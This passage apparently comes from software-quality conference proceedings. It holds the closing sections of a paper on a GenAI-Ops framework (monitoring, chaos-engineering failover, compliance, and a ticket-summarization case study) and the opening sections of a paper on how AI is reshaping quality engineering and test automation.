- **Structured Logging & Tracing:** Every prompt/output stored with metadata (session, model version, trace ID).
- **Compliance Data Lake (WORM):** Immutable audit trail ensures forensic reliability and regulatory alignment.
- **Vector Embeddings Store:** Captures semantic representations to detect drift and support retrieval audits.
- **Distributed Tracing:** Integration with **Grafana / OpenTelemetry** provides end-to-end latency and dependency insights.




Figure 2: AI Telemetry and Monitoring Pipeline

5.2 Analytics & Response

- **Real-time Alerts & Notifications:** PagerDuty integration for anomaly detection.
- **Operational Dashboards:** Grafana dashboards display latency, token costs, and toxicity trends.
- **Forensics & RCA:** Root cause analysis enabled by replaying specific prompt-output pairs.
- **Compliance Readiness Reports:** Automatically generated SOC 2 / HIPAA evidence packages.
- **Cost Optimization:** Token usage trends feed into BI pipelines to prevent unexpected overruns.

Business Impact

- **Incident detection & RCA time reduced by 65%,** minimizing the blast radius of failures.
- **Cost optimization achieved** by catching anomalous token surges in near-real time.
- **Regulatory confidence increased**, with audit logs cutting compliance prep from weeks to days.

6. Chaos Engineering for LLM Reliability


Reliability in enterprise SaaS cannot be left to chance—it must be engineered through controlled failure testing. The framework extends chaos engineering practices to the GenAI pipeline, simulating real-world disruptions and validating resilience strategies.

6.1 Simulation Methods

- **Prompt Corruption & Invalid Formats:** Injected malformed inputs to validate schema enforcement.
- **API Delays & Model Throttling:** Simulated LLM provider slowdowns to test retry logic and fallback.
- **Downstream Service Failures:** Disabled business services consuming AI outputs to confirm graceful degradation.

6.3 Key Result: Automated Failover

When we simulated an outage of the primary LLM provider, automated failover to a secondary provider cut failure rates dramatically.



Business Impact

- **99.9% uptime sustained** across AI workflows under simulated outages.
- **35% reduction in user complaints** thanks to seamless fallback.
- **Proactive resilience validation:** Failures were caught and mitigated in testing before they reached production customers.

7. Compliance and Auditability

For regulated industries, AI governance is not optional—it's imperative. The framework accelerates compliance readiness by embedding auditability and control throughout the GenAI lifecycle.

7.1 AI Governance Practices

- **Version Tracking of Prompts and Models:** Every iteration of prompts, fine-tuned models, and configuration is meticulously version-controlled, creating an immutable history.
- **WORM (Write Once, Read Many) Audit Logs:** All AI inputs, outputs, and intermediate decisions are captured in tamper-proof audit logs, critical for forensic analysis and regulatory scrutiny.
- **Red Teaming & Bias Audits:** Regular ethical red teaming exercises identify potential biases, fairness issues, and misuse cases, ensuring responsible AI deployment.

7.2 Regulatory Alignment

The framework is engineered to align with stringent industry regulations:

Standard	Compliance Measures Leveraged by Framework
SOC 2	Robust access controls, comprehensive audit trails, data integrity.
HIPAA	PII redaction, encrypted storage, access logging for sensitive health data.
GDPR	Right to explanation for AI decisions, data deletion logs, consent management.
FedRAMP	NIST-aligned review policies, continuous monitoring, robust security controls.

Business Impact:

- **Audit preparation cut from weeks to days**, drastically reducing compliance overhead.
- **AI cleared for use in highly regulated sectors** like health and finance, unlocking new market opportunities.
- **Enhanced trust with customers and regulators** by demonstrating a proactive and transparent approach to AI governance.

8. Case Study: Intelligent Ticket Summarization AI

To illustrate the tangible benefits of the GenAI-Ops framework, we present a case study of an LLM-powered ticket summarization AI deployed within an enterprise customer support platform. This AI was designed to provide rapid, accurate summaries of incoming support tickets, with human review integrated for complex escalations.


Metric	Pre-Implementation	Post-Implementation
Avg. Resolution Time	7.1 hrs	5.0 hrs
Manual Escalations	48%	29%
Customer Satisfaction	74%	96%

ROI Highlights:

- **30% faster resolution time** directly translated to improved operational efficiency and reduced customer wait times.
- **\$300K+ annual savings in support labor** by automating initial analysis and reducing the need for human agents on routine tickets.
- **An astounding 22-point CSAT improvement** signifies higher quality interactions and increased customer loyalty—a testament to the AI's reliability and accuracy, validated by the framework.

This case study unequivocally demonstrates that with the right framework, GenAI moves beyond experimental tools to become a powerful, ROI-positive capability within the enterprise.

9. ROI Impact Summary



10. Challenges & Tradeoffs

While results were positive, deploying GenAI at enterprise scale required navigating tradeoffs:

- **Cost Overhead:** Observability and validation added ~15% infra cost, offset by \$300K annual savings in support labor.
- **Talent Scarcity:** Few engineers understood both ML and security; investment in cross-training was necessary.

- **Latency vs. Safety:** Validators added 50–200ms delays, but customers preferred slower, safer responses.
- **Model Drift:** Continuous retraining required governance to prevent regressions in accuracy.

These challenges underline that **governance and ROI must be balanced** in every AI deployment.

11. Future Directions

- **RAG:** Extend observability to retrieval latency & document relevance.
- **Agent Frameworks:** Test multi-step orchestrations with chaos engineering.
- **Explainability:** Add inline confidence scoring and provenance metadata.

12. Conclusion: Toward Trusted AI Infrastructure

The advent of GenAI marks a turning point in enterprise SaaS. But its promise can only be realized if enterprises govern it as critical infrastructure. The **GenAI-Ops Framework** shows how unifying QA, security, observability, and chaos engineering transforms AI from experimental to enterprise-ready.

Provocative Question: What if every AI output carried a reliability score, compliance certificate, and audit trail? That is the future—and GenAI-Ops is the path to reach it.

Authors

Sneha Mirajkar Security Software Engineer – Specializes in secure cloud-native system design and generative AI engineering practices, with a focus on practical implementation and scalable solutions.

Vittalkumar Mirajkar Senior Engineering Manager – Focuses on cost optimization, operational excellence, and compliance across hybrid cloud systems, driving strategic adoption of emerging technologies.

References and External Resources

- **NIST AI Risk Management Framework (AI RMF):** <https://www.nist.gov/itl/ai-risk-management-framework>
- **The EU AI Act:** <https://digital-strategy.ec.europa.eu/en/policies/artificial-intelligence-act>
- **OWASP Top 10 for Large Language Model Applications:** <https://owasp.org/www-project-top-10-for-large-language-model-applications/>

Mastering Quality Engineering in AI Era

Nishadhi Nikalandawatte
Director - Market Solutions, Slalom Inc.
<https://www.linkedin.com/in/nishadhinikalandawatte>
nishadhin@slalom.com

Abstract

As artificial intelligence transforms the way we design, build, and test software, Quality Engineering (QE) stands at a defining crossroads. This paper invites quality leaders, engineers, and changemakers to reimagine their role not as gatekeepers of quality, but as architects of trust in an AI-driven world.

I explore the evolving landscape of QE, from predictive defect analysis and autonomous testing to ethical considerations and the human readiness imperative. Through practical strategies and thought-provoking insights, this paper addresses not just how to adopt AI tools, but how to lead with intention, build sustainable quality practices, and unlock new value across the software lifecycle. In a future where change is the only constant, this paper aims to inspire a mindset shift where quality is not just maintained, but elevated through curiosity, collaboration, and continuous learning.

About the Author

Nishadhi Nikalandawatte is a passionate advocate for modern QE and a trusted advisor to teams navigating the evolving intersection of AI and software quality. With over two decades of experience across industries from technology to healthcare and hospitality, she brings a pragmatic yet forward-looking lens to transforming quality practices.

Nishadhi currently leads the QE practice at Slalom Seattle, where she mentors teams, shapes strategy, and builds communities of practice that challenge the status quo. Her work is grounded in a simple belief: that quality is everyone's responsibility, and that with the right mindset, even the most disruptive technologies can become tools for empowerment.

She's also a storyteller at heart, using her platform to share real-world lessons, inspire continuous learning, and advocate for human-centered leadership in the age of AI.

1 Introduction

“The development of full artificial intelligence could spell the end of the human race. It would take off on its own, and re-design itself at an ever-increasing rate. Humans, who are limited by slow biological evolution, couldn’t compete, and would be superseded.”
 — Stephen Hawking, Theoretical Physicist, Cosmologist, and Author, 2014

Stephen Hawking’s warning reminds us that while AI holds incredible potential, it also carries real responsibility. His words are more than caution. They are a call to action. As AI rapidly evolves, it is reshaping how we build, test, and deliver software, challenging us to rethink how we define and measure quality. The pace of innovation leaves little room for traditional methods; our old frameworks can’t keep up.

In this context, the role of QE is undergoing a profound transformation. Relying on static test cases and deterministic logic isn’t enough for self-learning systems that behave differently over time. New risks like biased algorithms, opaque decisions, and unchecked automation bring deeper challenges to ensuring trust and transparency in intelligent systems.

To stay relevant and resilient, QE professionals must evolve with this change adopting AI not just as a tool, but as a strategic partner. That means building AI-literate teams, implementing ethical and explainable testing frameworks, and embedding quality deep into AI development lifecycles.

This paper explores five key areas driving this transformation:

- **The evolution of QE** in response to technological change
- **Opportunities to leverage AI** for smarter, faster, and more scalable quality
- **Key challenges** organizations face in adopting AI within QE practices
- **The importance of continuous learning and adaptability** among QE professionals
- **Future trends** shaping the next generation of quality in an AI-first world

By exploring these dimensions, this paper aims to equip QE leaders and practitioners with the insights and strategies needed to navigate an AI-driven future where quality is no longer just about finding bugs, but about fostering trust, transparency, and innovation in intelligent systems.

2 Evolution of QE

QE evolution over the years




Figure 1:From Debugging to AI-Driven Testing

Software testing has come a long way since the early days of computing, starting in the 1950s when testing wasn't even a formalized practice. Developers simply wrote code and hoped for the best much like launching a rocket without verifying its fuel levels. In 1962, NASA experienced a harsh lesson in the importance of rigorous testing practices when the Mariner 1 mission failed shortly after launch due to a combination of hardware and software errors. Specifically, a missing overbar symbol in handwritten guidance equations caused incorrect trajectory calculations, ultimately leading to the rocket's destruction by range safety officials. This costly oversight underscored the critical need for structured, disciplined testing before deployment.

By the 1970s, the industry began embracing structured testing, with the Waterfall model driving the adoption of formal Quality Assurance (QA) processes. QA during this era was heavily process-driven, focusing more on compliance than on actual defect prevention. The 1980s saw the emergence of dedicated QA engineers, with black-box and white-box testing methodologies gaining traction, though testing remained largely manual.

The 1990s ushered in a transformative period, as automation tools like WinRunner entered the scene and Agile methodologies started disrupting traditional software development lifecycles. Instead of merely detecting bugs, the focus shifted toward defect prevention. The Y2K bug further reinforced the importance of rigorous testing, as organizations worldwide scrambled to mitigate potential failures before the turn of the millennium.

The 2000s marked a revolution in QE, with Agile and Test-Driven Development (TDD) becoming mainstream. Testing was no longer an afterthought but an integral part of the development process.

By the 2010s, DevOps methodologies took over, emphasizing Continuous Testing and end-to-end automation. The rise of tools like Selenium, Appium, and Cypress enabled large-scale automated testing, moving away from manual quality assurance checklists. Testing transitioned to the cloud, enabling faster and more scalable validation processes.

Today, in the 2020s, AI and machine learning are once again transforming the landscape of QE. Testing has progressed beyond manual debugging and rigid checklists to become a proactive discipline focused on building systems that are intelligent, fast, and adaptable. With AI as a driving force, quality practices have become increasingly data-driven, seamlessly integrated into the entire software delivery lifecycle. This evolution, spanning from the simplicity of the 1950s to today's sophisticated, AI-powered methodologies, illustrates more than just advancements in technology; it represents a fundamental shift in our approach to delivering quality in a rapidly evolving digital world.

2.1 2020s: AI, ML, and QE as a Discipline

Between 2020 and 2024, QE has undergone a transformative shift, fueled by the rapid advancements in AI & ML. The traditional, reactive models of testing are being replaced by proactive, intelligent, and highly automated systems. AI-generated test cases, predictive defect analysis, and self-healing automation have transitioned from emerging ideas to practical solutions adopted by leading tech companies like Google, Microsoft, and Netflix. These innovations are not only streamlining testing efforts but also enhancing precision, speed, and resilience. We've also seen the rise of autonomous testing agents capable of adapting in real-time to UI changes and generating meaningful test scenarios with minimal human input. New QE disciplines are emerging, blending software engineering, data science, and systems thinking, ushering in a new era of intelligent, adaptive, and scalable quality practices. With the integration of AI into CI/CD pipelines, the acceleration of cloud-native testing, and the expansion of Shift-Left and Shift-Right strategies, QE is no longer just a support function. It's a strategic, data-driven discipline at the core of modern software development.

2.2 Exploring the Evolution of AI in QE

The rise of Large Language Models (LLMs) like ChatGPT, Google Gemini, and Anthropic Claude is opening new doors for QE. These models can understand and generate natural language at scale, making them powerful assistants in various testing workflows.




Figure 2: AI is redefining testing. (Capgemini & Sogeti 2023, Gartner, 2023; Functionize, 2023),

2.2.1 AI-Generated Test Cases

One of the most immediate and impactful advancements in AI for QE is the automation of test case creation. Instead of relying solely on manual test design, AI analyzes application behavior, user interactions, historical defects, and system logs to generate relevant, high-coverage test cases dynamically. This ensures that testing reflects real-world usage patterns, not just hypothetical scenarios.

Key Insight: Approximately 41% of organizations are already utilizing AI for test case generation, reflecting a growing industry recognition of AI's potential in QE (Statista, 2023).

Key Benefits:

- **Reduces manual effort** by automating test design tasks that were once time-consuming.
- **Expands test coverage** by exploring edge cases and workflows not covered by scripted tests.
- **Ensures alignment** with real-world usage by basing tests on actual user behavior and production data.

Real-World Applications:

- Google uses AI-powered tools like Android Test Orchestrator (Google Developers, n.d.) to generate UI tests automatically.
- Functionize and TestRigor (Functionize, n.d.; TestRigor, n.d.) enable the generation of human-readable, behavior-driven test cases using AI.
- Microsoft Copilot for Testing (GitHub, n.d.) recommends unit and functional tests based on real-time code analysis.

2.2.2 Predictive Defect Analysis

Beyond automation, AI is playing a proactive role in enhancing quality by predicting where defects are likely to occur. By mining production logs, analyzing historical defect patterns, and identifying risky code changes, AI enables teams to focus their efforts on high-risk areas before issues manifest.

Key Insight: Around 75% of organizations are investing resources into AI-driven predictive analytics to enhance QA, as highlighted in recent industry surveys (Frugal Testing, n.d.; LambdaTest, n.d.). Additionally, academic research underscores predictive models' capability to substantially reduce defect rates (Alenezi, 2023).

Key Benefits:

- **Identifies risk early** by detecting areas likely to fail in upcoming releases.
- **Reduces debugging time** and speeds up root cause analysis.
- **Improves reliability** by learning from past issues and alerting teams to similar conditions.

Real-World Applications:

- Facebook's Sapienz AI (Facebook Engineering, n.d.) analyzes crash data to detect patterns and prevent regressions.
- Dynatrace (Dynatrace, n.d.) uses AI to continuously monitor system logs and performance anomalies in real time.
- IBM Watson (IBM, n.d.) applies ML models to historical defect data to predict defect-prone modules before release.

2.2.2.1 Case Studies

Industry studies have shown that predictive defect analysis (PDA) can significantly reduce defect leakage and optimize testing effort. For example, organizations that trained AI models on historical defect data, code churn, and test coverage have reported:

Case Study: IBM Predictive Defect Analysis

IBM researchers Ostrand, Weyuker, and Bell (2008) developed statistical models to predict defect-prone files across multiple software releases. Their approach analyzed features such as file size, change frequency, past faults, and developer activity, then applied regression models to estimate the likelihood of defects in each file.

Key Findings:

- The majority of defects were concentrated in a small subset of files.
- The model successfully identified the top 20% of files that accounted for most defects.
- Prioritizing these files enabled more efficient testing and defect prevention.

This early research laid the foundation for modern predictive defect analysis practices. By showing how historical data can forecast future quality risks, IBM demonstrated the value of data-driven testing prioritization long before AI tools became mainstream (Ostrand et al., 2008).

Case Study: LSTM-Based Predictive Defect Analysis

Albattah and Alzahrani (2024) conducted an empirical study comparing eight machine learning and deep learning models for software defect prediction. Their dataset combined five public bug repositories and over sixty software metrics, including cohesion, coupling, complexity, and size.

Key Findings:

- The **Long Short-Term Memory (LSTM)** deep learning model achieved the highest performance, with **0.87 accuracy**.
- LSTM also outperformed other models across F1-score measures, demonstrating its ability to capture patterns that traditional models overlook.
- Deep learning enabled more precise targeting of defect-prone areas, reducing wasted testing effort.

This study shows how recent advances in deep learning can significantly improve predictive defect analysis. By integrating models like LSTM, organizations can move **toward** proactive, data-driven quality assurance that focuses effort where it delivers the greatest value (Albattah & Alzahrani, 2024).

2.2.3 AI Agents for Autonomous Testing

Autonomous testing represents the most futuristic and rapidly approaching dimension of AI in QE. AI agents can now explore, test, and adapt with minimal human guidance. These agents continuously learn from application changes and user interactions, automatically adjusting their testing behavior accordingly.

Key Insight: By 2025, 25% of companies investing in generative AI will pilot AI agents for testing. That number is expected to double to 50% by 2027.

Key Benefits:

- **Eliminates manual scripting**, as AI agents autonomously generate and run tests.
- **Adapts in real time** to UI and application changes, reducing test maintenance to near zero.
- **Continuously improves** through feedback loops, increasing accuracy with each execution.

Real-World Applications:

- **Mabl** and **Testim AI** deploy smart agents that explore web applications and run robust regression tests.
- **Netflix's Chaos Monkey** autonomously tests the resilience of production environments through controlled disruptions.
- **Google's AI Testing Bots** simulate real user interactions across Android apps, identifying bugs and usability issues automatically.

AI-driven testing is no longer a futuristic concept. It is already redefining modern QE practices. Organizations that embrace this shift are gaining a competitive edge in speed, efficiency, and overall software quality. Whether through intelligent test case generation, predictive analytics, or autonomous testing agents, the message is clear: the future of testing is here, and it is powered by AI. The real question is no longer if AI will be a part of our testing toolbox but how fast we can master it to lead the transformation (e.g., Alenezi, 2023; Frugal Testing, n.d.; LambdaTest, n.d.).

3 Harnessing AI to Unlock Opportunities in QE

As AI continues its rapid evolution, it brings with it exciting opportunities to transform the way we approach QE. In this chapter, we will explore the specific opportunities available in the QE world, whether you are testing applications built with AI or traditional ones. Far from becoming obsolete, QE is more crucial now than ever before but the methods we use are shifting dramatically. From enhancing test coverage and execution speed to improving accuracy and predictive insights, AI opens the door to a new era of smarter, more adaptive quality practices. Whether validating traditional applications or AI-powered

systems, quality teams now have the tools to scale their impact, navigate increasing complexity, and embed quality deeper into every stage of the development lifecycle.

3.1 AI for Testing Non-AI Applications

Even when applications themselves do not use AI, QE teams can still benefit from AI-powered tools and techniques to optimize their testing processes.

3.1.1 Test Automation at Scale: AI enhances automation by making it more intelligent, resilient, and efficient.

- **Smart Test Generation:** AI can analyze logs, historical defects, and user flows to create comprehensive and relevant test cases. Tools like *Testim*, *Mabl*, and *Functionize* help teams accelerate test creation and coverage.
- **Self-Healing Test Automation:** Instead of breaking when UI elements change, AI-powered scripts can automatically detect changes and adjust, reducing maintenance burden and minimizing flaky test failures.
- **Predictive Test Selection:** AI can prioritize tests based on recent code changes and historical risk areas, optimizing execution time and avoiding redundant runs. Tools like *Launchable* and *Test Impact Analysis (TIA)* help with smart test selection.

3.1.2 Defect Prediction & Analytics: AI enables teams to shift from defect detection to defect prevention.

- **Defect Prediction Models:** ML models can analyze trends in historical bugs to forecast where new issues are likely to appear, helping testers focus on high-risk areas. Tools like *SeaLights* and *SonarQube* provide actionable insights.
- **Log & Anomaly Detection:** AI can continuously monitor logs and system behavior to detect spikes, anomalies, or silent failures. Tools like *Splunk*, *Datadog AI*, and the *ELK Stack* are widely used for intelligent monitoring.

3.1.3 Exploratory & Visual Testing: AI augments the tester's intuition with data-driven exploration.

- **AI-Powered Exploratory Testing:** AI can suggest new testing paths based on real user data and interaction patterns, uncovering workflows that might be missed during manual exploration. Tools like *Applitools* and *Test.AI* (*Applitools*, n.d.) assist in this space.
- **Visual Testing with AI:** Instead of relying on human comparison, AI detects pixel-level UI changes and inconsistencies across browsers, devices, and resolutions. *Applitools Visual AI* and *Percy* offer powerful visual regression capabilities.

3.1.4 Performance & Security Testing: AI provides proactive and continuous feedback on performance and security risks.

- **AI-Based Performance Testing:** AI can detect performance degradation, memory leaks, and bottlenecks early in development. Platforms like Dynatrace (Dynatrace, n.d.) and Neoload AI simulate real-world loads and user behavior.
- **AI-Driven Security Testing:** Automated code scanning, API fuzzing, and vulnerability detection are made smarter and faster with AI tools such as *Snyk*, *Checkmarx*, and *WhiteHat AI*.

3.1.5 Test Data Generation & Management: AI simplifies one of testing's biggest bottlenecks, test data.

- **Synthetic Test Data Generation:** AI can generate production-like data that is realistic and comprehensive. Tools like *Tonic.ai* and *Delphix* produce synthetic data to increase test reliability.

Data Masking & Compliance: AI can identify and mask sensitive data to comply with privacy regulations like GDPR and HIPAA, ensuring security without sacrificing quality.

3.2 AI for Testing AI-Based Applications

Applications built with AI introduce new challenges due to non-deterministic behavior, continuous learning models, and opaque decision-making. Testing them requires a different approach and AI is key to making that approach scalable, explainable, and reliable. The following table outlines key capabilities for effectively testing AI-based applications, emphasizing how AI itself is essential in addressing the unique challenges posed by non-deterministic behaviors, continuously evolving models, and opaque decision-making. These capabilities help ensure testing is scalable, explainable, and reliable.

Category	Capability	Description
AI Model Testing	Model Validation	AI tools evaluate data quality, detect bias, monitor model drift, and flag performance degradation over time.
	Explainability	Frameworks like <i>SHAP</i> and <i>LIME</i> make AI decisions interpretable, ensuring transparency for business stakeholders and auditors.
AI-Powered Test Automation	Self-Healing Scripts	Like in traditional testing, AI enables scripts to adapt to changes, reducing breakage and manual updates.
	Autonomous Exploratory Testing	AI agents autonomously explore application workflows, especially useful in black-box testing environments.
Intelligent Test Data Management	Synthetic Data Generation	Ensures a wide range of data scenarios to train and test models thoroughly.
	Anomaly Detection	Identifies data drift or unusual patterns that could lead to skewed results.
Continuous Testing & Monitoring	Shift-Left Testing	Integrating AI tools in CI/CD pipelines helps detect issues earlier in the development lifecycle.
	AI-Driven Monitoring	Real-time detection of anomalies, performance issues, or data inconsistencies in production environments.
Adversarial & Robustness Testing	Security Against AI-Specific Threats	AI simulates attacks like adversarial inputs to test robustness.
	Fairness Testing	Identifies and mitigates bias, ensuring ethical use of AI in decision-making processes.
AI-Assisted UX & Accessibility	Image Recognition	Detects visual and accessibility issues automatically, making applications more inclusive and consistent.
AI-Driven Test Optimization	Smart Prioritization	AI identifies critical tests based on code risk, feature usage, and historical defect data.
	Regression Testing	Reduces redundant test executions while maintaining maximum risk coverage.

Table 1: AI Capabilities Across the QE Lifecycle

AI is no longer just a trend, it is a critical enabler of modern, scalable, and intelligent QE. Whether you are testing traditional systems or AI-based products, leveraging AI helps teams proactively prevent issues, optimize coverage, and release with confidence. The path forward is clear: do not compete with AI, collaborate with it. Let AI handle the complexity, and let testers focus on innovation, strategy, and quality leadership.

4 Challenges in Adoption of AI in QE

As organizations aim to leverage AI in QE, they must navigate a complex set of challenges that impact both strategy and execution. These challenges are not just technical. They span across data readiness, human skills, process integration, cultural mindset, and regulatory obligations.

- **Data Quality & Bias in AI Models:** AI models rely heavily on high-quality, diverse, and representative data to function accurately. In QE, data may be incomplete, outdated, or skewed due to historical bias. This lack of data quality may result in flawed predictions or coverage gaps in testing. Additionally, biased models can inadvertently ignore edge cases or underrepresented user behaviors, leading to production defects that affect user trust and brand credibility.
- **Integration with Existing Systems & Tools:** AI tools often require new infrastructure, data pipelines, or APIs to function effectively. Integrating them with legacy systems or fragmented testing ecosystems is time-consuming and may demand architectural overhauls. Teams may also face compatibility issues between AI platforms and current CI/CD pipelines or test automation frameworks, stalling adoption.
- **Skill Gaps & Training Needs:** Many QE professionals have deep expertise in manual and automated testing but limited exposure to AI/ML concepts. Understanding model behavior, tuning algorithms, or interpreting output from AI tools requires new skills. Without dedicated training and upskilling, teams may misuse AI tools or fail to extract meaningful insights, reducing ROI.
- **Trust, Explainability & Ethical AI:** One of the most cited concerns in AI adoption is the "black-box" nature of many models. Without explainability, it is difficult for testers and stakeholders to understand how an AI system arrived at a certain decision or prediction. This lack of transparency impacts confidence in AI results and raises ethical concerns, especially in regulated environments like finance or healthcare.
- **Defining Success Metrics for AI in QE:** Traditional QA metrics like defect density or test coverage—do not always reflect the performance of AI-driven tools. Organizations struggle to define KPIs that capture AI's value, such as test optimization efficiency, defect prediction accuracy, or reduction in test maintenance effort. Without clear metrics, it is difficult to justify ongoing investments in AI for QE.
- **Scalability & Maintenance of AI Models:** AI systems are not "set it and forget it." They require ongoing retraining, performance monitoring, and maintenance as the product evolves, and datasets change. Many organizations underestimate this continuous investment, leading to model degradation over time or failure to adapt to new features and behaviors in the application under test.
- **Regulatory Compliance & Auditability:** In industries with strict compliance requirements, using AI introduces concerns around data privacy, traceability, and auditability. Teams need to ensure that AI outputs can be traced back to understandable inputs and that decisions made by AI tools can be audited. Failing to meet these standards can lead to compliance risks or legal complications.
- **Resistance to Change & AI Adoption Fears:** Cultural resistance remains a hidden but powerful challenge. Teams may fear AI will replace their roles, or they may distrust automated decisions. Without a clear change management plan, even the best AI solutions can face internal pushback, slowing down adoption or leading to failed pilots. Building trust through transparency and involvement is crucial to overcoming this barrier.

4.1 Strategies to Overcome AI Adoption Challenges

To effectively navigate the complexities of implementing AI in QE, organizations must take a strategic and people-centric approach. This includes addressing skill gaps, fostering cross-functional collaboration, and

ensuring the technology fits seamlessly into existing systems and workflows. The table below outlines key strategies along with actionable steps, and the following section provides further context for each one.

Strategy	Action
Upskilling Teams	Provide AI/ML training tailored to QE professionals.
Start Small	Launch pilot projects to test AI tools and scale based on results.
Leverage AI Experts	Collaborate with data scientists and ML specialists to bridge knowledge gaps.
Adopt Scalable Tools	Choose AI platforms that integrate smoothly with current workflows.
Build Cross-Functional Teams	Align development, QA, and AI teams to ensure shared goals.
Stay Agile	Use iterative, feedback-driven processes to refine AI implementations.
Invest in Data Quality	Ensure access to clean, diverse, high-quality datasets.
Focus on Adoption, Not Replacement	Develop an AI adoption communication strategy

Table 2: Key Strategies and Actions to Enable AI Adoption in QE

Upskilling Teams: One of the foundational steps in AI adoption is equipping QE professionals with the right knowledge and tools. Many testers come from manual or automation-focused backgrounds and may not be familiar with AI/ML concepts, such as supervised learning, model training, or interpreting AI outputs. Offering targeted training programs tailored to the needs of quality engineers not only builds confidence but also ensures teams can use AI tools effectively and responsibly.

Start Small: Jumping headfirst into large-scale AI initiatives can lead to confusion, wasted resources, and unmet expectations. A more effective strategy is to begin with small, low-risk pilot projects. These pilots help validate the feasibility of AI tools in a controlled environment, provide measurable outcomes, and build early success stories. Over time, these learnings can guide scaled adoption across projects and teams.

Leverage AI Experts: Successful AI adoption requires more than just plugging in new tools. Collaborating with data scientists and AI/ML specialists helps bridge the knowledge gap between traditional QA approaches and modern AI-driven techniques. These experts can assist in selecting the right models, designing experiments, and tuning parameters for better outcomes. Their involvement also ensures responsible AI practices, including fairness, explainability, and bias mitigation.

Adopt Scalable Tools: Not all AI tools are created equal, especially when it comes to integration and scalability. To avoid rework or siloed implementations, it is crucial to choose AI platforms that align with existing development and testing workflows. Scalable solutions should support API integrations, CI/CD pipelines, and cloud infrastructure, while being adaptable to evolving project needs. This enables long-term growth and cross-team adoption without disruption.

Build Cross-Functional Teams: AI in QE is not just a testing initiative. It requires a collaborative mindset across development, testing, operations, and AI teams. Building cross-functional teams fosters shared ownership, encourages knowledge exchange, and aligns goals from the start. These integrated teams are better equipped to define *realistic use cases, validate results, and refine AI implementations based on diverse perspectives*.

